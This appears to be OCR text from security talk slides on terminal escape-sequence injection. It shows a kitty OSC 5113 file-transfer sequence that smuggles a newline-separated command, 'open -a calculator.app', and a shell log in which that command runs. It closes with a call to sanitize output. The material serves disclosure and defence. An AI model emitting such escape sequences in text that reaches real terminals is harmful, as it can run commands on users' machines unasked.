
OSC5113 - KITTY
FILETRANSFER OVER TTY


```
printf '\033]5113;ac=send;id=\nopen -a calculator.app\n\033\\'
```

https://sw.kovidgoyal.net/kitty/file-transfer-protocol/

File transfer over the TTY

There are sometimes situations where the TTY is the only convenient pipe between two connected systems, for example, nested SSH sessions, a serial line, etc. In such scenarios, it is useful to be able to transfer files over the TTY.


~/Documents
➜ Documents printf '\033]5113;ac=send;id=\nopen -a calculator.app\n\033\\'


~/Documents
➜ Documents printf '\033]5113;ac=send;id=\nopen -a calculator.app\n\033\\'
➜ Documents 5113;ac=status;id=
zsh: command not found: 5113
➜ Documents open -a calculator.app
➜ Documents ;st
iByZWZ1c2VkIHRoZSB0cmFuc2Zlcg==
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
YOUR FAULT!
YOUR FAULT!
TERMINALS
APPS/WEBAPPS

\\SANITIZE
\\OUTPUT

TERMINALINJECTION.COM




